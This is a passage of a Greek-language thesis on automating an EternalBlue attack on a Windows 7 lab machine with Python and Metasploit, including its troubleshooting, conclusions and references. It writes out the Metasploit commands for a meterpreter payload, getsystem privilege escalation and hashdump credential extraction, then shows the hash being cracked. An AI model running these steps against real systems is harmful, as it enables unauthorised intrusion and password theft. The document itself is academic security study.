
3. set payload windows/x64/meterpreter/bind_tcp

set PAYLOAD – η εντολή επιτρέπει να οριστεί το payload το οποίο θα χρησιμοποιηθεί από το exploit. [18]

Run exploit

4. exploit –z

Η εντολή exploit ξεκινάει την διαδικασία και στέλνει μέσω της αδυναμίας που έχει βρεθεί στο θύμα το payload για να ανοίξει το session στο οποίο ο επιτιθέμενος είναι NT AUTHORITY\SYSTEM όπως φαίνεται στην παρακάτω εικόνα. [18]



Εικόνα 5 Getuid command

Sysinfo command

5. sessions -i 1 -C sysinfo

Η εντολή sysinfo εμφανίζει πληροφορίες σχετικά με το απομακρυσμένο σύστημα, όπως πχ το λειτουργικό που χρησιμοποιεί. [18]

Getsystem command

6. sessions -i 1 -C getsystem

Πολλές από τις συνδέσεις που δημιουργούνται μεταξύ θύματος και επιτιθέμενου έχουν όρια ως προς τα δικαιώματα και τις ενέργειες που μπορεί να κάνει ο δεύτερος μόλις αποκτήσει πρόσβαση. Για παράδειγμα, το κατέβασμα των κωδικών πρόσβασης, η εγκατάσταση κάποιου

προγράμματος, χειρισμός της registry κτλ. Το Metasploit λοιπόν, διαθέτει ένα script meterpreter, το getsystem, το οποίο θα χρησιμοποιήσει διάφορες τεχνικές για να προσπαθήσει να αποκτήσει επίπεδο συστήματος δικαιώματα στο απομακρυσμένο σύστημα. Υπάρχουν φυσικά και άλλα exploits τα οποία μπορούν να χρησιμοποιηθούν αλλά για την εργασία εδώ θα χρησιμοποιηθεί το getsystem καθώς είναι αρκετό για να κάνει “escalate” τα δικαιώματα του επιτιθέμενου. [18]


Hashdump command

7. sessions -i 1 -C hashdump

Σε ένα σύστημα Windows, οι κωδικοί δεν αποθηκεύονται ποτέ ως plaintext, δηλαδή ευανάγνωστο και όχι κρυπτογραφημένο κείμενο. Τα Windows λοιπόν διατηρούν ένα “hash” του κωδικού – συγκεκριμένα ένα NLTM hash. Η hash αυτή χρησιμοποιείται για την αυθεντικοποίηση (challenge - response) των χρηστών. Ουσιαστικά, οι χρήστες αποδεικνύουν την ταυτότητά τους κρυπτογραφώντας κάποιο κείμενο με το hash NTLM ως το κλειδί.

Αφού ο επιτιθέμενος αποσπάσει τους κωδικούς σε μορφή hash, υπάρχουν διάφοροι τρόποι για να τους “σπάσει” και να μάθει τον πραγματικό κωδικό. Μία κοινή προσέγγιση για το “σπάσιμο” των hashes είναι η επίθεση που βασίζεται σε κάποιο λεξικό. Δηλαδή, ένα τεράστιο σύνολο κοινών αγγλικών λέξεων, τα οποία προσπαθούν να ταιριάξουν των hash κώδικα με συγκεκριμένες λέξεις.

Ο τρόπος λοιπόν που χρησιμοποιείται στην εργασία για την απόσπαση των κωδικών είναι η εντολή Hashdump, η οποία έχοντας συγκεκριμένα δικαιώματα, μπορεί να μας επιστρέψει τους κωδικούς των Windows users, οι οποίοι μετέπειτα μπορούν να αποκρυπτογραφηθούν με την βοήθεια κάποιου hash translator όπως το: https://crackstation.net/. Παρακάτω φαίνεται η αποκρυπτογράφηση του κωδικού που χρησιμοποιήθηκε για το σύστημα του θύματος ο οποίος είναι “password”. [18]




Εικόνα 6 Αποκρυπτογράφηση hash

Return command

8. sessions -i 1

Η εντολή sessions -i 1 καθοδηγεί την κονσόλα πίσω στο meterpreter shell σε περίπτωση που ο επιτιθέμενος θελήσει να χρησιμοποιήσει και άλλες εντολές ή να κάνει και άλλες ενέργειες στο σύστημα εφόσον πλέον έχει privileges. [18]




Εικόνα 7 Success

Προβλήματα κατά την εργασία

Πρόβλημα με την Python κατά την φόρτωση του payload

Στο αρχικό στάδιο της εργασίας όλες οι εντολές έτρεχαν αποκλειστικά μέσα από την Python, χωρίς resource file και για τις εντολές μέσα στο Metasploit. Με ένα αναγκαστικό session timeout μέχρι να ολοκληρωθεί η σύνδεση και να μην σταματήσει να τρέχει ο κώδικας, το script λειτουργούσε κανονικά μέχρι το σημείο που έπρεπε να φορτώσει το payload μετά το exploitation. Παρόλο που γυρνούσε πίσω κονσόλα η οποία έλεγε πως είχε δικαιώματα administrator, δεν ήταν meterpreter και δεν μπορούσε να εκτελέσει εντολές meterpreter όπως φαίνεται στην παρακάτω εικόνα.




Εικόνα 8 No meterpreter

Για αυτόν τον λόγω λοιπόν, και για να μπορέσει να τρέξει το script, έγινε η χρήση ενός resource file το οποίο θα τρέχει τις εντολές μέσα στο Metasploit.

Msfrpc


Αυτό το module έχει σχεδιαστεί για να επιτρέπει την αλληλεπίδραση με το plugin του Metasploit “msgrpc” το οποίο επιτρέπει την εκτέλεση απομακρυσμένων εντολών. [3]

Πρώτού χρησιμοποιηθεί το resource file, και προκειμένου να τρέξουν όλες οι εντολές αποκλειστικά με την Python, το msgrpc εξυπηρέτησε την ανάγκη της ανοιχτής msfconsole στο background.



Εικόνα 9 Msfrpc running


Ένα μήνυμα εμφανιζόταν στον επιτιθέμενο σε περίπτωση που δεν υπήρχε ένα δεύτερο τερματικό με το msgrpc να τρέχει όπως φαίνεται στην εικόνα παρακάτω.



Εικόνα 10 Msfrpc not running

Πρόβλημα με το Resource File για τις εντολές μετά το exploitation

Στην αρχική μορφή του Resource File, οι δύο τελευταίες εντολές “getsystem” και “hashdump”, δεν έτρεχαν. Αυτό συνέβαινε διότι με τον τρόπο τον οποίο ήταν ορισμένες δεν έτρεχαν μέσα στο session που είχε δημιουργηθεί μετά το exploitation, όπως αυτό φαίνεται στην εικόνα παρακάτω.




Εικόνα 11 Resource file No Session

Αυτό λύθηκε αφού ορίσαμε το session και οι εντολές τρέχουν πλέον μέσα.

Windows Updates

Καθώς το exploit κάποιες φορές οδήγησε το λειτουργικό σύστημα του θύματος (Windows 7) να κάνει reboot, τα windows έκαναν update με

αποτέλεσμα το exploit να μην πετυχαίνει πλέον, όπως φαίνεται από την παρακάτω εικόνα η οποία δείχνει πως το θύμα δεν είναι ευπαθές. Απόδειξη πριν γίνει η δοκιμή στο δεύτερο Virtual Machine πως η αδυναμία έχει πλέον γίνει “patched” από την Microsoft και περιέχεται σε update το οποίο γίνεται και αυτόματα κατά την επανεκκίνηση του συστήματος.



Εικόνα 12 Code running after Windows updates

Συμπεράσματα

Μετά την ολοκλήρωση του κώδικα και την επιτυχή δοκιμή του επάνω στα συστήματα που επιλέχθηκαν τα συμπεράσματα είναι τα εξής:

- Η αυτοματοποίηση της διαδικασίας ήταν επιτυχής και παρόλα τα προβλήματα, η Python σε συνεργασία με ένα resource file, μπορεί να αποφέρει το επιθυμητό αποτέλεσμα.
- Οι κωδικοί σε μορφή hash αποκρυπτογραφήθηκαν επιτυχώς αφού αποσπάστηκαν από το σύστημα του θύματος.
- Μετά την επιτυχή σύνδεση με το σύστημα του θύματος, ο επιτιθέμενος έχει την δυνατότητα για περισσότερες ενέργειες από αυτές που πραγματοποιήθηκαν στα πλαίσια αυτής της εργασίας.
- Το firewall των Windows ήταν ικανό να σταματήσει την επίθεση παρόλο που το σύστημα ήταν ευπαθές στο Eternal Blue.
- Παρόλο που η Microsoft έχει ενημερώσει το λογισμικό της και έχει δημοσιεύσει “patches” τα οποία φροντίζουν την αδυναμία του SMB πρωτοκόλλου και κατ’ επέκταση του EternalBlue exploit, υπάρχει ένας μεγάλος αριθμός ευάλωτων συστημάτων που ακόμα χρησιμοποιεί παλαιές και μη αναβαθμισμένες εκδόσεις των Windows. Αυτό φάνηκε και με την παρουσία του WannaCry ransomware το οποίο κυκλοφόρησε τον Μάιο του 2017 ενώ η Microsoft είχε δημοσιεύσει το patch στις 14 Μαρτίου 2017.

Μελλοντική έρευνα

Με αναφορά την συγκεκριμένη διπλωματική εργασία, στο μέλλον θα μπορούσε να ερευνηθεί και να αυτοματοποιηθεί ο τρόπος “μεταπήδησης” (pivoting), από έναν μολυσμένο υπολογιστή σε κάποιον άλλον, καθώς και η μεταφορά - κλοπή περισσότερων αρχείων και όχι μόνο της μνήμης που περιέχει τα Passwords των χρηστών.

Θα μπορούσε να φτιαχτεί μία αυτόματη διαδικασία κατά την οποία μετά την ανακάλυψη και χρήση του Eternal Blue vulnerability, να χρησιμοποιηθεί κάποιο διαφορετικό payload το οποίο θα μπορεί να βλάψει το θύμα με διαφορετικούς τρόπους και κατά βούληση του επιτιθέμενου. Σε περίπτωση χρήσης του ίδιου Payload με την παρούσα διπλωματική, στα παραρτήματα αναγράφονται όλες οι εντολές που θα μπορούσαν να χρησιμοποιηθούν καθώς και τα αποτελέσματα αυτών.

Η αυτοματοποίηση των υπολοίπων εντολών θα πρέπει να γραφτούν απλά στο resource file στην ίδια μορφή με τις υπόλοιπες, κάτι το οποίο καθιστά την διαδικασία αρκετά απλή.

Βιβλιογραφία

1. Arntz, P. (2019). How threat actors are using SMB vulnerabilities - Malwarebytes Labs. [online] Malwarebytes Labs. Available at: https://blog.malwarebytes.com/101/2018/12/how-threat-actors-are-using-smb-vulnerabilities/ [Accessed 14 Jan. 2019].
2. Bissoli (2019). The EternalBlue Exploit: how it works and affects systems. [online] Slideshare.net. Available at: https://www.slideshare.net/AndreaBissoli/the-eternalblue-exploit-how-it-works-and-affects-systems [Accessed 14 Jan. 2019].
3. GitHub. 2019. msfrpc/python-msfrpc at master · SpiderLabs/msfrpc · GitHub. [ONLINE] Available at: https://github.com/SpiderLabs/msfrpc/tree/master/python-msfrpc [Accessed 25 February 2019].
